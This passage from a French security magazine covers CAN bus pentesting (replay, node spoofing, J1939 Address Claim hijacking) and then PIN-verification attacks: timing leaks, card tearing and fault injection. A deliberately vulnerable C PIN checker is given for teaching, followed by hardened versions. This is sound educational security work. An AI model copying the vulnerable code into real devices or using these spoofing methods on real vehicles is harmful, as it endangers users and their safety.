        pdu_fmt = "\nPDU Format: {0:02X}".format(pdu_format)
        fields_str = fields_str + pdu_fmt.rjust(12, " ")

        if(pdu_format < 240):
                pdu_sp = "\nDestination Address: {0:02X}".format(pdu_specific)
                fields_str = fields_str + pdu_sp.rjust(12, " ")
```

```
ahmed@ubuntu:~/Pentest/MISC_CAN/traces$ python PGN_Extractor.py

********************
New frame received
********************
Priority: 6
reserved: 0
DLC: 8
Data Page: 00
PDU Format: F0
Group Extension: 0F
Source Address: 3D
PGN:        61455

********************
New frame received
********************
Priority: 6
reserved: 0
DLC: 8
Data Page: 00
PDU Format: F0
Group Extension: 01
Source Address: 0B
PGN:        61441

********************
New frame received
********************
Priority: 6
reserved: 0
DLC: 8
Data Page: 00
PDU Format: EE
Destination Address: FF
Source Address: 25
PGN:        61183

********************
New frame received
********************
Priority: 6
reserved: 0
DLC: 8
Data Page: 00
PDU Format: F0
```

Fig. 4 : Exemple d'un extracteur de PGN développé en python en utilisant SocketCAN.

sur Internet de certaines PGNs dans certains secteurs, mais sans les SPNs correspondantes. Le script python donné ici peut donc être augmenté pour trouver les descriptions des PGNs ainsi que l'interprétation des SPNs (partie **DATA**) des messages. Un screenshot du code et du résultat affiché est donné dans la figure 4.

4.4 Attaques possibles sur le bus CAN

Les attaques sur le bus CAN ont été mises en lumière suite à des travaux de chercheurs, notamment la démonstration à la Blackhat USA sur une Jeep **[1]**. En effet, les chercheurs ont montré comment ils pouvaient depuis le système multimédia (en jailbreakant UConnect et en modifiant le firmware des équipements) accéder au bus CAN et contrôler le moteur et les freins. D'autres chercheurs ont aussi montré la possibilité de faire des attaques de DoS et d'injection de commandes sur le bus CAN d'une Alfa Romeo **[2]**.

D'une manière générale, le trafic sur un bus CAN n'est pas chiffré et les entités communicantes ne sont pas authentifiées. De plus, les mécanismes de protection anti-rejeu n'existent pas. Il est donc assez facile de faire des attaques de rejeu en écoutant sur le bus (**candump**) et en rejouant les traces (**canreplay**). C'est très utile et c'est l'étape de base quand on essaye de faire du reverse engineering sur le protocole (on écoute sur le bus, on fait une action physique comme allumer le moteur, on arrête la capture et puis on rejoue). Cependant, il faut faire très attention lors du rejeu pour ne pas mettre le système cible dans des états inconsistants (activer une fonction qui est déjà activée peut provoquer des erreurs !).

Certaines parties (ECUs par exemple) intègrent des mécanismes de protection. Par exemple, certaines ECUs qui gèrent le verrouillage des portes, attendent une clé cryptographique générée à partir d'un seed (*seed-key algorithm*) pour pouvoir ouvrir les portes. Donc même en étant sur le réseau CAN, il peut être difficile de réaliser des actions si on ne connaît pas l'algorithme qui permet de générer la clé. Des attaques matérielles, comme **[9]** (extraction de contenus des EEPROM/Flash, analyse de firmware, accès aux ports UART/JTAG) pour extraire les clés, des paramètres de configuration et des informations sur les algorithmes peuvent être nécessaires pour pouvoir réussir la totalité du scénario d'attaque.

Un autre type d'attaque est le spoofing de nœuds du réseau. Comme les nœuds ne sont jamais authentifiés, il suffit de générer des paquets avec la bonne adresse source du nœud à spoofer (l'octet SA dans J1939 et NMEA 2000 par exemple) et de l'envoyer sur le réseau. Sur un bateau, les équipements de navigation (radar, sonar, boussole, pilote automatique) sont ainsi piégeables de cette façon. On peut même aller plus loin pour forcer des nœuds légitimes hors du réseau en détournant les procédures dans le réseau comme



par exemple la procédure d'Address Claim sous J1939 dans laquelle les nœuds broadcast, leurs noms (`NAME` sur 64 bits) ainsi que leurs adresses (sur 8 bits). Pour la détourner, il suffit de forger des paquets `Address Claim` en choisissant un nom d'une valeur inférieure à celle du nœud cible (l'ordre alphabétique des noms est utilisé pour résoudre les conflits). Cependant, dans certains cas, les véhicules disposent de mécanismes de sûreté empêchant certaines actions comme par exemple éteindre le moteur quand la voiture roule à plus de 10 Km/h **[I]**.

Comme le protocole CAN ne chiffre pas le trafic, toute sa sécurité repose donc sur la segmentation et l'isolation de ces réseaux comme dans les protocoles industriels type Modbus. Dans le cadre de pentests, on est en général amené à vérifier l'isolation de ces réseaux sur un véhicule (ou des parties sensibles du réseau) en essayant de s'y introduire depuis l'extérieur comme par exemple depuis un port physique accessible (OBD-II), un point d'accès Wifi embarqué sur la voiture, une liaison Bluetooth, une liaison 3G vers les serveurs du constructeur, un serveur de maintenance à distance du constructeur...). Dans un deuxième temps, on tente d'accéder au réseau CAN interne pour démontrer des scénarios d'attaques (écoute, vérification de la criticité, rejeu, spoofing...) et vérifier leurs impacts.

4.5 Autres astuces pour le bus CAN en pratique

Lors de l'utilisation de CAN, il est souvent compliqué d'identifier le protocole qui tourne par-dessus CAN sans avoir d'information au préalable. Parfois, il s'agit de standards, auquel cas il peut être possible d'interpréter les résultats. Dans d'autres cas, quand il s'agit de protocoles propriétaires, il faut tenter le reverse engineering du protocole.

L'expérience montre qu'il est plus simple de commencer par le `CAN_ID` puis les champs `DATA` quand on tente d'analyser le protocole. De plus, pour le `CAN_ID`, il est aussi intéressant de commencer par les bits de poids faible, en prenant les bits 4 par 4 puis 2 par 2. On peut alors écrire des scripts qui permettent d'isoler les valeurs observées et de faire des comparaisons statistiques. En effet, les nœuds d'un réseau CAN dans une voiture ou un bateau échangent beaucoup d'informations même au repos. Des scripts permettant de regrouper les identifiants similaires, le nombre de fois où les messages sont échangés, etc. peuvent être utilisés pour isoler le trafic de fond (informations envoyées par les ECUs de façon régulière sur leurs états de type heartbeat...) du trafic de commande, si on est en train de tester certaines fonctionnalités comme par exemple appuyer sur une pédale.

Lors de pentests sur un réseau sensible, il est très fortement déconseillé d'envoyer des messages CAN en broadcast sans cible précise. Il faut donc rester en mode écoute pour découvrir le protocole cible et tenter d'identifier les nœuds sur le réseau ainsi que leur criticité. Par exemple, si on sait qu'on est en train de tester une machine agricole, on sait que le protocole est J1939. On peut donc commencer par isoler les PGNs et essayer d'identifier leur correspondance.

Ce même type de tests permet aussi de vérifier l'isolation entre réseaux CAN sensibles et non sensibles. Par exemple, si pendant un test sur un réseau CAN utilisé par les équipements multimédias qui disposent d'interfaces TCP/IP (clés 3G, points d'accès Wifi embarqués dans les voitures et les bateaux) on observe des commandes moteur (par interprétation de PGNs), on en déduit que le CAN moteur n'est pas correctement isolé du CAN multimédia, et donc des réseaux IP externes. Il est courant de voir ce manque d'isolation entre réseaux CAN sensibles et multimédias. C'est ce qui a été observé en **[I]**.

Conclusion

Le protocole CAN est utilisé dans beaucoup de domaines allant des voitures au militaire en passant par l'industriel, le maritime, l'aéronautique et le spatial. Il existe un certain nombre de standards au-dessus de CAN pour chacun des domaines. Coté outillage, une implémentation sous Linux permet d'accéder aux interfaces CAN, et de créer et utiliser des sockets (`SocketCAN`) comme les sockets TCP/UDP permettant de faire abstraction des couches basses de transmission. Nous avons présenté des exemples d'utilisation de `SocketCAN` permettant de scripter en C et en Python pour analyser le trafic.

CAN étant un protocole non sécurisé à la base, il devient nécessaire de bien isoler les réseaux CAN (filtrage à l'entrée, réduction des connexions avec les autres réseaux), protéger les accès physiques au bus et implémenter, dans la mesure du possible, des mécanismes de randomisation des CAN ID et de chiffrement comme dans les *seed-key algorithms* par exemple pour limiter l'injection de commandes en cas d'accès. ■

Références

[I] C. Miller, C. Valasek, « Remote exploitation of an unaltered passenger vehicule », http://illmatics.com/Remote%20Car%20Hacking.pdf

[2] https://goo.gl/AifgG9

[3] https://en.wikipedia.org/wiki/CAN_bus

[4] « CANopen on track », https://goo.gl/xmGpiF


[5] https://goo.gl/dZTyJB

[6] https://github.com/christiansandberg/canopen

[7] CANSPY https://goo.gl/SgSxxj

[8] http://opengarages.org/index.php/MCD_software#Hardware


[9] A. Amokrane, « Les pentests matériels dans les environnements IoT », *MISC n°84*, mars-avril 2016



www.hsc-formation.fr

HSC by Deloitte.

DOSSIER



ATTAQUES PAR CANAUX AUXILIAIRES

Les SCA, « side-channel attacks », connues en français sous le nom d'attaques par canaux auxiliaires, correspondent à une approche offensive de la sécurité (pour du logiciel comme pour du matériel) qui exploite des informations révélées de manière involontaire par le comportement du système lui-même afin de compromettre ce dernier. Classiquement, on cherche à révéler un secret (imaginez simplement une clef en cryptographie) via l'analyse, par exemple, du temps utilisé pour effectuer certains calculs, de la consommation électrique, des émanations électromagnétiques, du bruit acoustique, ou n'importe quelle source d'information observable. Se posent donc plusieurs questions : la position et les capacités de l'observateur (il peut même interagir avec le système, dans le cas typique d'injection de fautes), les informations qu'il va chercher à mesurer et la manière dont il va les exploiter pour révéler des données.

Historiquement, ce genre d'attaque est très populaire en cryptographie, et même si l'on sait aujourd'hui quelles contre-mesures déployer (exécution en temps constant, pas de branchement conditionnel dépendant d'un secret, etc.), on constate année après année que les problèmes persistent. En témoigne par exemple la CVE-2018-0737 du 16 avril 2018, qui permet de retrouver la clef privée RSA produite par le mécanisme de génération de clef d'OpenSSL en exploitant une « cache-timing attack ». Aussi, quelques expériences ont porté à la connaissance du grand public ce type de problème en sortant du cadre classique de la cryptographie comme la démonstration en 2009, par le laboratoire LASEC de l'EPFL, de la mesure et de l'analyse des émanations électromagnétiques d'un clavier débranché, ce qui permet de révéler les frappes effectuées.

Les dernières années, ce type d'attaque a pris une toute autre tournure et se montre extrêmement puissant dans d'autres domaines que la cryptographie ou l'exploitation d'émanations compromettantes. En effet, de nouveaux éléments de la micro-architecture du processeur sont désormais ciblés comme l'unité de prédiction de branchement, exploitée notamment par les failles Spectre et Meltdown. Même si ces deux vulnérabilités ont énormément fait parler d'elles, il apparaît clairement que nous ne nous situons qu'au début d'une nouvelle tendance. Des publications récentes ont d'ores et déjà mis en avant d'autres problèmes tels que BranchScope.

Vous retrouverez dans ce dossier un premier article accessible pour ceux ne connaissant pas encore ce genre d'attaque, avec comme exemple pratique la protection de la saisie d'un code PIN. S'ensuivra un tour d'horizon d'une série d'attaques particulièrement puissantes contre les implémentations cryptographiques en boîte blanche ; puis un article sera dédié à une rétrospective de l'attaque Meltdown et sur KASLR. Enfin, ce dossier sera bouclé par une première partie sur les attaques par canaux auxiliaires contre AES.

Bonne lecture !

Émilien Gaspar / gapz / eg@miscmag.com

AU SOMMAIRE DE CE DOSSIER :

[29-34] Vérifier un code PIN


[36-42] Des attaques en boîte grise pour casser des implémentations cryptographiques en boîte blanche

[45-50] Meltdown et attaques sur KASLR : les attaques par canal auxiliaire passent à la vitesse supérieure

[52-57] Attaques par canaux auxiliaires sur AES – Partie 1

VÉRIFIER UN CODE PIN

Ronan LASHERMES – ronan.lashermes@inria.fr
SED & LHS / INRIA-RBA
Hélène LE BOUDER – helene.le-bouder@imt-atlantique.fr
IMT-Atlantique



mots-clés : *CODE PIN / ATTAQUES PHYSIQUES / AUTHENTIFICATION / CARTES À PUCE / SYSTÈMES EMBARQUÉS*

Entrer son code PIN pour utiliser sa carte bancaire ou déverrouiller son téléphone portable est devenu un geste quotidien. L'objet doit vérifier que le code proposé est correct. Comment implémenter cette vérification ? Cela semble être une simple comparaison de deux tableaux de données. Détrompez-vous ! Les attaques physiques vont nous mener la vie dure.

L'utilisation d'un code PIN (*Personnal Identification Number*) est une méthode répandue pour authentifier un utilisateur. Seul l'utilisateur légitime connaît le code PIN correct, celui-ci étant généralement un nombre à quatre chiffres. À un moment se pose nécessairement le problème de vérifier si le code PIN proposé par l'utilisateur, appelé le PIN candidat, est correct ou non. Nous allons voir que cette vérification n'est pas évidente à mettre en œuvre **[thèse Rivière]**.

Nous considérons ici que la cible est un microcontrôleur : pas de caches complexes, un seul cœur, une vitesse d'horloge réduite, les instructions sont exécutées dans l'ordre... Dans cet article, oubliez Spectre et Meltdown, nous retournons aux bases des attaques physiques, où l'attaquant interagit physiquement avec le circuit cible.

1 Votre mission si vous l'acceptez...

1.1 Le problème

Attention !

Comme pour la cryptographie, une règle d'or pour la vérification de code PIN est : ne l'implémentez jamais vous-même ! Il y a plus d'attaques à prendre en compte que celles présentées dans cet article d'introduction.

Votre patron vous a demandé de réaliser une application (en C) pour un système embarqué (téléphone portable, carte bancaire, objet connecté...) qui doit authentifier l'utilisateur. Pas de panique, vous connaissez l'existence des codes PIN. L'utilisateur doit mémoriser un code à quatre chiffres préalablement généré aléatoirement par le système : le `pin_correct`, stocké en mémoire non-volatile.

Évidemment pour se protéger des attaques par force brute, c'est-à-dire une attaque qui consiste à tester toutes les 10000 possibilités, un nombre d'essais maximal est autorisé. Si l'utilisateur se trompe 3 fois de suite, le système doit considérer qu'il s'agit d'une attaque et réagir pour se protéger. Le circuit peut être bloqué temporairement, voire se « suicider ». L'idée c'est que le circuit ne soit plus utilisable par l'attaquant : il s'autodétruit. Par exemple, il peut y avoir effacement des secrets (clés cryptographiques, `pin_correct`...).

Si le code PIN proposé par l'utilisateur (`pin_candidat`) est correct, la méthode `authenticate()` est appelée pour prendre en compte l'authentification réussie. Si le code candidat est faux (différent du `pin_correct`), mais qu'il reste des essais, la méthode `incorrect()` est appelée pour signaler l'erreur et le compteur d'essais `try_counter` est décrémenté. S'il ne reste plus d'essais, l'autodestruction est obtenue par l'appel à la méthode `kill()`.

1.2 Première implémentation naïve

La vérification de code PIN s'insère normalement dans un protocole d'authentification complet, souvent complexe. Ici nous nous intéressons uniquement à la phase de vérification du secret.

Voici une première implémentation. Pour minimiser la quantité de code ici, nous allons omettre de contrôler les domaines de définition des variables. Petit défi : essayez d'identifier un maximum de vulnérabilités dans ce code.




```
// V1
#define PIN_SIZE 4
#define MAX_TRY 3
typedef unsigned char BYTE;
int try_counter = MAX_TRY ;
//...
bool compare_arrays(BYTE *arr1, BYTE *arr2) { // équivalent à memcmp
  for(int i = 0 ; i < PIN_SIZE ; i++) {
    if(arr1[i]!=arr2[i]) return false ;
  }
  return true ;
}

void verify_pin(BYTE *pin_candidat, BYTE *pin_correct) {
  if(compare_arrays(pin_candidat, pin_correct) == true) { // PIN bon
    try_counter = MAX_TRY ; // réinitialise try_counter au max
    authenticate() ;
  }
  else { // PIN incorrect
    try_counter -= 1 ; // 1 essai de moins
    if(try_counter <= 0) {
      kill() ; // 3, 2, 1, ...  BOUM
    }
    else {
      incorrect() ; // le prochain essai est peut être le bon ?
    }
  }
}
```

Et là, les ennuis commencent...

1.3 Votre adversaire

L'objet (carte à puce, téléphone...) responsable de la vérification du code PIN peut être volé. Nous supposons donc qu'il faut faire face à un attaquant qui a un accès physique au circuit. Il peut tester le circuit à sa guise dans son laboratoire de super-vilain.

Quelle que soit la robustesse théorique de l'algorithme utilisé, celui-ci peut être la cible d'une attaque physique. En effet, les attaques physiques n'attaquent pas l'algorithme en lui-même, mais son implémentation logicielle et matérielle. Elles sont divisées en deux familles : les attaques par observation de paramètres physiques et les attaques par injections de faute.

Une attaque par observation analyse les caractéristiques physiques d'un circuit afin de retrouver des données protégées. Car si l'algorithme utilisé est abstrait, le circuit lui est bien concret. Il a donc un temps de calcul, une consommation de courant, un rayonnement électromagnétique, une température, etc. On parle de fuite physique d'information par un canal auxiliaire.

Une attaque par injection de fautes consiste à altérer le comportement normal d'un circuit cible en modifiant ses conditions normales de fonctionnement. Il existe de nombreuses méthodes pour injecter une faute. Lorsqu'un attaquant avance un front montant de l'horloge, on parle de perturbation d'horloge. Une perturbation d'alimentation consiste à sous-alimenter une puce durant un temps très court. Des techniques plus avancées sont les injections électromagnétiques et les injections laser. Plus précisément une impulsion électromagnétique envoyée localement sur un circuit peut générer une faute. De même, après ouverture du boîtier autour de la cible (le silicium doit être exposé), l'attaquant qui illumine des transistors cibles à l'aide d'un laser focalisé génère des courants créant des fautes.

L'implémentation de la vérification de code PIN doit prendre en compte toutes ces menaces : le secret ne doit jamais sortir de l'objet responsable de la vérification.

2 Le temps joue contre vous

2.1 Attaque par mesure de temps et par arrachage

La première fuite physique qui a été utilisée contre des codes PIN était le temps de calcul. En effet, si un temps d'exécution dépend du secret, il y a une fuite d'information à exploiter.

Ici, l'attaquant est capable d'évaluer le temps d'exécution de `compare_arrays` en mesurant le temps de réponse du circuit. Ainsi, il teste toutes les possibilités pour le premier chiffre, tout en mesurant le temps d'exécution. Par exemple, 0 donne 12,1 µs, 1 donne 12,2 µs, 2 donne 14.3 µs... Comme le temps de calcul pour 2 est le plus long, l'attaquant sait maintenant qu'il s'agit du premier chiffre. Il peut ainsi recommencer pour le deuxième chiffre, puis pour le troisième et le quatrième. Le problème ici est que la méthode de comparaison du PIN candidat avec celui correct n'est pas en temps constant. La mesure du temps d'exécution fait donc fuir de l'information permettant de retrouver le code PIN.

Le lecteur astucieux remarque alors, que pour retrouver le code PIN complet en utilisant la mesure du temps, l'attaquant a besoin de plus de 3 essais... Très bonne remarque ! L'attaquant exploite en fait une deuxième vulnérabilité : la possibilité d'arracher l'objet à sa vérification. Le terme arrachage vient de l'acte de retirer violemment une carte à puce de son lecteur dans le but d'interrompre l'exécution du programme en cours. Plus généralement, « l'arrachage » peut être obtenu sur tout système dont on peut rapidement interrompre l'alimentation électrique. Ainsi si le temps d'exécution pour `compare_arrays` est court, l'alimentation est coupée rapidement. L'objectif est que la ligne `try_counter -= 1 ;` ne soit jamais exécutée, permettant ainsi un nombre d'essais illimité. En combinant cette technique avec la mesure de temps, l'attaquant est en mesure de retrouver le code PIN secret.

2.2 La parade

Il va donc falloir se protéger de cette attaque :

- avec une comparaison en temps constant ;
- en s'assurant que l'arrachage ne donne pas d'essais supplémentaires ;

- en s'assurant que le compteur d'essais soit écrit en mémoire non volatile au bon endroit.

```
// V2
//...
bool compare_arrays(BYTE *arr1, BYTE *arr2) { // équivalent à
memcmp
  BOOL result = true ;
  int i ;
  for(i = 0 ; i < PIN_SIZE ; i++) {
    result = result && (arr1[i]==arr2[i]) ? true : false ;
  }
  return result ;
}

void verify_pin(BYTE *pin_candidat, BYTE *pin_correct) {
  try_counter = readNVM(try_counter_address) - 1;
  writeNVM(try_counter_address, try_counter) ;
  if(compare_arrays(pin_candidat, pin_correct) == true) {
    // PIN bon
    writeNVM(try_counter_address, MAX_TRY) ;
    authenticate() ;
  }
  else { // PIN incorrect
    if(try_counter <= 0) {
      kill() ; // 3, 2, 1, ...  BOUM
    }
    else {
      incorrect() ; // le prochain essai est peut être le bon ?
    }
  }
}
```

3 Une toute petite faute de rien du tout

Ça y est, votre implémentation est en temps constant. L'attaquant ne peut plus récupérer le bon code PIN en mesurant le temps d'exécution. On devrait être bon, non ? Hélas, non !

3.1 Saut d'instruction

Il est vrai que l'attaquant peut avoir du mal à observer l'exécution du programme pour retrouver le secret. Mais il peut aussi attaquer par injection de faute. Son but est alors de forcer la puce à ne pas vérifier le PIN candidat.

Pour cela, il positionne à proximité immédiate du circuit une antenne en champ proche. Il fait ensuite circuler un courant très fort durant un temps très court (les paramètres exacts dépendent de la puce ciblée). Par couplage électromagnétique (similaire aux plaques à induction en cuisine), une partie de cette énergie va être transmise dans les lignes métalliques à la surface de la puce (pistes d'alimentation, d'horloge, bus de données...). Un courant est généré dans la puce, en conséquence des erreurs peuvent apparaître. Une faute matérielle peut avoir divers effets sur un programme : inversion de bit(s), modification de valeur, saut d'instruction. C'est ce dernier modèle de faute qui nous intéresse ici : l'attaquant est capable de sauter une instruction du programme cible.

Le code assembleur obtenu (extrait, compilé pour ARMv7-M) ressemble à ceci :

```
bl compare_arrays // appelle compare_arrays
mov r3, r0 //r0 contient le résultat de compare_arrays
cmp r3, #0 // les tableaux sont-ils identiques ?
beq pin_incorrect //sinon PIN incorrect
...
bl authenticate
```

Il suffit à l'attaquant de supprimer la bonne instruction (**`beq pin_incorrect`**) avec une injection de faute pour forcer l'appel à **`authenticate()`**. Dans ce cas, le branchement vers les instructions considérant le PIN candidat incorrect n'est jamais exécuté : la vérification du PIN candidat n'est même pas prise en compte.

3.2 La parade

Comment se protège-t-on d'un attaquant ayant le pouvoir de supprimer dynamiquement une instruction ? Comme cette action est dynamique (en cours d'exécution du programme), cela ne sert à rien de vérifier le programme avant de l'exécuter, il est tout à fait correct. En fait, se protéger contre ce genre d'attaque est un sujet de recherche actif.

Il y a plusieurs stratégies possibles. La plus simple est la redondance. Si les opérations les plus critiques sont répétées, il y a moins de chance que l'attaquant réussisse à fauter les deux opérations au cours de la même exécution. Il faut réécrire le programme tel que la suppression d'une instruction n'ait pas d'effet sur la fonctionnalité.

```
// V3
  adr lr, fin_compare // on charge explicitement
  adr lr, fin_compare // l'adresse de retour de la fonction
  b compare_arrays
  b compare_arrays
fin_compare :
  mov r3, r0 //r0 contient le résultat de compare_arrays
  cmp r3, #0 // les tableaux sont-ils identiques ?
  beq pin_incorrect //sinon PIN incorrect
  mov r3, r0 //r0 contient le résultat de compare_arrays
  cmp r3, #0 // les tableaux sont-ils identiques ?
  beq pin_incorrect //sinon PIN incorrect
  ...
  bl authenticate
```

Ce genre de programme redondant est assez difficile à écrire à la main. Ici par exemple le résultat de la comparaison est mémorisé sur **`r0`** uniquement : il n'y a pas de redondance à ce niveau et une faute opportune dans **`compare_arrays`** peut mettre à mal notre protection (si cette fonction n'est pas proprement protégée).

On doit également se méfier du compilateur qui est parfois capable d'optimiser du code redondant : il faut toujours s'assurer que la redondance est bien présente dans le binaire, pas uniquement dans le code source. D'autre part, *inliner* une fonction permet de se protéger d'un attaquant capable de sauter l'appel à cette fonction.

La redondance peut même être automatisée à la compilation pour doubler les instructions par exemple **[Compilation]**. Mais elle n'est pas très efficace. Oui, elle ralentit un peu l'attaquant, mais il est possible expérimentalement de réaliser plusieurs fautes au cours de la même exécution **[Multi-fautes]**. De plus, le coût (en temps de calcul, d'énergie...) de cette protection est important.

Une autre stratégie est l'utilisation de contre-mesures matérielles : il est possible de détecter des tentatives d'injections de faute en plaçant de nombreux petits détecteurs à la surface de la puce. Ici la difficulté est de distinguer une attaque (avec la volonté de compromettre le circuit) d'une simple radiation. Il serait dommage que votre carte de paiement devienne inutilisable à cause d'un simple voyage en avion !

